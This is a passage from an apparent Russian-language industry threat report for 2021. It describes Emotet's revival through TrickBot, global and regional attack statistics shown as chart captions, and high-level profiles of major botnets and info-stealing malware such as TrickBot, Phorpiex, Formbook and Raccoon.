Использование сервиса TrickBot как дроппера было естественным выбором для возрождения Emotet, учитывая их богатую историю сотрудничества. Фактически это может означать, что по крайней мере некоторые из старых партнеров Emotet по распространению вредоносного ПО также принимали участие в его возрождении. Сам TrickBot был ненадолго отключен в 2020 году, однако продолжил работать и вошел в рейтинг самых опасных вредоносных программ в мае, июне и сентябре 2021 года. За последний год исследователи Check Point Research выявили более 140 000 жертв TrickBot по всему миру. Злоумышленниками было проведено более 200 кампаний и взломаны тысячи сетей. Такая огромная установочная база делает TrickBot отличной платформой для перезапуска нового ботнета Emotet.

Сам Emotet вернулся еще более сильным, с некоторыми дополнениями в своем инструментарии. В обновленной версии используется шифрование на основе эллиптических кривых вместо шифрования RSA, улучшены методы сглаживания потоков управления и помимо первоначальных методов доставки используются пакеты установки вредоносных Windows-приложений, маскирующиеся под подлинное программное обеспечение. Кроме того, исследователи обнаружили, что Emotet теперь впервые устанавливает маяки Cobalt Strike напрямую, без промежуточных семейств вредоносных программ, которые спустя некоторое время установили бы эти маяки. В прошлые годы Cobalt Strike служил основой целевых атак программ-вымогателей, и такое неблагоприятное развитие событий означает, что еще больше сократилось время от первоначального заражения Emotet до полномасштабной атаки программы-вымогателя. В результате у защитников остается значительно меньше времени для реагирования на активную атаку.

Исследователи Check Point Research отметили, что с момента возвращения Emotet масштабы его активности достигли не менее 50 % от уровня января 2021 года, непосредственно перед отключением. Тенденция роста наблюдалась весь декабрь, с несколькими кампаниями в конце года. Судя по всему, рост продолжится и в 2022 году – по крайней мере, до следующей попытки ликвидации.

05
ГЛОБАЛЬНАЯ СТАТИСТИКА

КОЛИЧЕСТВО КИБЕРАТАК НА ВАЖНЕЙШИЕ ОТРАСЛИ В 2021 ГОДУ ВЫРОСЛО ПО СРАВНЕНИЮ С ПРЕДЫДУЩИМ ГОДОМ В СРЕДНЕМ НА 50 %.

РАСПРЕДЕЛЕНИЕ КАТЕГОРИЙ КИБЕРАТАК ПО РЕГИОНАМ

ВЕСЬ МИР




Рисунок 1. Процентные доли корпоративных сетей, атакованных различными типами вредоносных программ (весь мир).

СЕВЕРНАЯ И ЮЖНАЯ АМЕРИКА

Рисунок 2. Процентные доли корпоративных сетей, атакованных различными типами вредоносных программ (Северная и Южная Америка).

РАСПРЕДЕЛЕНИЕ КАТЕГОРИЙ КИБЕРАТАК ПО РЕГИОНАМ

ЕМЕА (ЕВРОПА, БЛИЖНИЙ ВОСТОК И АФРИКА)


Рисунок 3. Процентные доли корпоративных сетей, атакованных различными типами вредоносных программ (EMEA).

APAC (АЗИАТСКО-ТИХООКЕАНСКИЙ РЕГИОН)

Рисунок 4. Процентные доли корпоративных сетей, атакованных различными типами вредоносных программ (APAC).

КАРТА GLOBAL THREAT INDEX

На карте представлены основные области рисков кибератак по всему миру.*



* Более темные области – более высокий риск
* Серые области – недостаточно данных

Рисунок 5. Карта Global Threat Index




Рисунок 6. Среднее еженедельное количество атак на организации в различных отраслях (2021 г., в сравнении с 2020 г.)

Количество кибератак на важнейшие отрасли в 2021 году выросло по сравнению с предыдущим годом в среднем на 50 %. Больше всего пострадали организации сектора «Образование/исследования» – еженедельно на них совершалось в среднем 1605 атак (увеличение на 75 %). При этом наибольший прирост количества атак за год по сравнению с предшествующим годом произошел в категории «Поставщики программного обеспечения» (на 146 %). При этом в течение всего 2021 года просматривалась тенденция усиления атак на цепочки поставок программного обеспечения.

ОСНОВНЫЕ ТИПЫ ВРЕДОНОСНЫХ ФАЙЛОВ: ВЕБ-САЙТЫ И ЭЛЕКТРОННАЯ ПОЧТА




Рисунок 7. Типы вредоносных файлов – веб-сайты.




Рисунок 8. Типы вредоносных файлов – электронная почта.




Рисунок 9. Протоколы распространения – векторы атак через электронную почту и web-сайты в 2019, 2020 и 2021 гг.

Приведенные выше диаграммы свидетельствуют о том, что с начала 2020 года вектор атак через электронную почту уверенно укреплял свое лидерство, в сравнении с медленным сокращением использования веб-сайтов для распространения вредоносного содержимого.

Атаки через электронную почту – в рамках целенаправленной атаки или действий начинающего хакера – обеспечивают простое распространение вредоносных программ среди множества адресатов и предприятий.

Одной из причин такого роста количества атак по электронной почте является множество нашумевших кампаний, поддерживаемых и проводимых крупными криминальными группировками, которые распространяют самые известные на сегодняшний день семейства вредоносных программ, такие как TrickBot, Dridex, Qbot, IcedID и Emotet.

Осознав эффективность спамерских рассылок с вредоносным вложением в виде офисных документов, эти группировки стали использовать практически только их как основной вектор заражения новых сетей.

ГЛОБАЛЬНАЯ СТАТИСТИКА РАСПРОСТРАНЕНИЯ ВРЕДОНОСНОГО ПО

Представленные в следующих разделах этого отчета сравнения основываются на данных из карты киберугроз Check Point ThreatCloud за период с января по декабрь 2021 года.

Для каждого из регионов представлены наиболее распространенные вредоносные программы.

ТОП СЕМЕЙСТВ ВРЕДОНОСНОГО ПО

ВЕСЬ МИР




Рисунок 10. Самые распространенные вредоносные программы (весь мир).

СЕВЕРНАЯ И ЮЖНАЯ АМЕРИКА




Рисунок 11. Самые распространенные вредоносные программы (Северная и Южная Америка).

ЕМЕА (ЕВРОПА, БЛИЖНИЙ ВОСТОК И АФРИКА)




Рисунок 12. Самые распространенные вредоносные программы (Северная и Южная Америка).

APAC (АЗИАТСКО-ТИХООКЕАНСКИЙ РЕГИОН)




Рисунок 13. Самые распространенные вредоносные программы (EMEA).

ГЛОБАЛЬНЫЙ АНАЛИЗ ОСНОВНЫХ ВРЕДОНОСНЫХ ПРОГРАММ

Одним из самых заметных изменений 2021 года, в сравнении с нашим предыдущим ежегодным отчетом, стало выбывание **RigEK** (пакет эксплойтов) и инструмента для кражи информации **LokiBot** из первой десятки рейтинга вредоносных программ. Им на смену пришли ботнет **Glupteba** и троянская программа для удаленного доступа **Remcos**.

В июле **TrickBot**, сместив Emotet, поднялся на вершину рейтинга и удерживал эту позицию до конца 2021 года. TrickBot – это модульный ботнет и банковский троян, ориентированный на операционную систему Windows. Ему приписывают возрождение Emotet в ноябре 2021 года, поскольку обнаружилось, что он распространяет вредоносные программы своего партнера. TrickBot постоянно обновляется, расширяя свои возможности, функции и векторы атак и превращаясь в гибкое, настраиваемое вредоносное ПО, которое может распространяться в рамках многоцелевых кампаний. Это популярное средство получения первоначального доступа при запуске целевых атак, после которого применяются другие вредоносные программы, такие как Ryuk, Conti или Bazar. Несмотря на кратковременное отключение в октябре 2020 года, TrickBot оставался в наших рейтингах самых популярных вредоносных программ в течение всего 2021 года и принимал участие в одном из крупнейших вымогательств – в атаке программы-вымогателя Conti на Департамент здравоохранения Ирландии.

Phorpiex – это ботнет, который на пике своей активности контролировал более миллиона зараженных систем. Он известен распространением других семейств вредоносных программ через спамерские рассылки, а также поддержкой масштабных кампаний сексуального шантажа и вымогательства. Phorpiex, упавший в середине 2021 года до рекордно низкого уровня, к концу года оказался в рейтинге на более высокой позиции, чем год назад. В декабре исследователи Check Point Research заметили возрождение Phorpiex в виде совершенно новой версии под названием Twizt, способной работать в одноранговом режиме без активных C&C-серверов. За один год боты Phorpiex успешно перехватили 969 транзакций и украли 3,64 биткойна, 55,87 эфира и 55000 долларов в токенах ERC20 – что составляет почти полмиллиона долларов США.

ТОП БОТНЕТОВ

ВЕСЬ МИР




Рисунок 14. Топ ботнетов (весь мир).

СЕВЕРНАЯ И ЮЖНАЯ АМЕРИКА




Рисунок 15. Топ ботнетов (Северная и Южная Америка)

ЕМЕА (ЕВРОПА, БЛИЖНИЙ ВОСТОК И АФРИКА)




Рисунок 16. Топ ботнетов (EMEA).

APAC (АЗИАТСКО-ТИХООКЕАНСКИЙ РЕГИОН)




Рисунок 17. Топ ботнетов (APAC).

ГЛОБАЛЬНЫЙ АНАЛИЗ БОТНЕТОВ

В целом, в наших рейтингах наблюдаются те же семейства вредоносных программ, что и в 2020 году. Небольшие изменения наблюдаются в масштабах распространения каждого семейства. Например, **Dridex** опустился со второго места на четвертое, а **TrickBot** поднялся на первое место.

Emotet – одно из самых известных семейств вредоносного ПО. С 2014 года **Emotet** периодически работал сначала как банковский троян, а впоследствии как ботнет. Теперь в рейтинге ботнетов он занимает третье место. До ликвидации в январе 2021 года Emotet был широко распространен – он охватывал более 1,5 миллионов систем по всему миру, а нанесенный им ущерб оценивался примерно в 2,5 миллиарда долларов США. Emotet известен как распространитель других семейств вредоносных программ, таких как TrickBot и Qbot.

В этом году рынок ботнетов серьезно пострадал от крушения Emotet. Отсутствие одного из крупнейших операторов вредоносных программ для ПК создало вакуум, который заполнили **TrickBot**, **IcedID** и совсем недавно **Phorpiex**. 15 ноября, всего через 10 месяцев после его ликвидации, на системы, зараженные TrickBot, начали устанавливаться экземпляры Emotet. Компьютеры все чаще взламывались в результате масштабной кампании по рассылке спама с вредоносными документами, доставляющими Emotet.

В рейтингах как за первое полугодие, так и за весь 2021 год, Emotet входит в тройку лидеров, несмотря на 9 месяцев бездействия. Это свидетельствует о его исключительной мощи.

ТОП ВРЕДОНОСНОГО ПО ДЛЯ КРАЖИ ИНФОРМАЦИИ

ВЕСЬ МИР




Рисунок 18. Топ вредоносного ПО для кражи информации (весь мир)

СЕВЕРНАЯ И ЮЖНАЯ АМЕРИКА




Рисунок 19. Топ вредоносного ПО для кражи информации (Северная и Южная Америка)

ЕМЕА (ЕВРОПА, БЛИЖНИЙ ВОСТОК И АФРИКА)




Рисунок 20. Топ вредоносного ПО для кражи информации (EMEA)

APAC (АЗИАТСКО-ТИХООКЕАНСКИЙ РЕГИОН)




Рисунок 21. Топ вредоносного ПО для кражи информации (APAC)

ГЛОБАЛЬНЫЙ АНАЛИЗ ВРЕДОНОСНЫХ ПРОГРАММ, ПОХИЩАЮЩИХ ИНФОРМАЦИЮ

В секторе программ для кражи информации по-прежнему доминируют несколько семейств скрытного вредоносного ПО. AgentTesla, известный типовой инструмент для кражи информации, впервые обнаруженный в 2014 году, существенно ослабил свои позиции – на 50 % от результата 2020 года. Это же произошло и с LokiBot, типовым средством кражи информации, которое появилось в 2016 году.

Возглавляет рейтинг **Formbook**, типовое вредоносное ПО для кражи информации, которое продается на хакерских форумах по модели «как услуга» с 2016 года. Оно предназначено для сбора информации через перехват ввода с клавиатуры. В середине 2021 года было зафиксировано использование новой версии Formbook. Эта версия распространялась через фишинговую кампанию, использовавшую для доставки вредоносного ПО вложенные в электронные письма документы PowerPoint.

Впервые среди наиболее распространенных вредоносных программ появился Raccoon – еще одно вредоносное ПО, предлагаемое как услуга. Этот инструмент для кражи информации, который продается в теневом интернете не менее двух лет. Он предлагает партнерам платформу с хорошей поддержкой, включая быстрое исправление ошибок и автоматические обновления содержимого, а также вредоносное ПО для установки на системы жертв.

Недавние обновления **Raccoon** включают кражу криптовалюты, доставку дополнительных вредоносных программ и их распространение через результаты поиска в Google, а не с помощью фишинговых электронных писем. В настоящее время жертв пытаются заманить, предлагая им взломанное программное обеспечение.

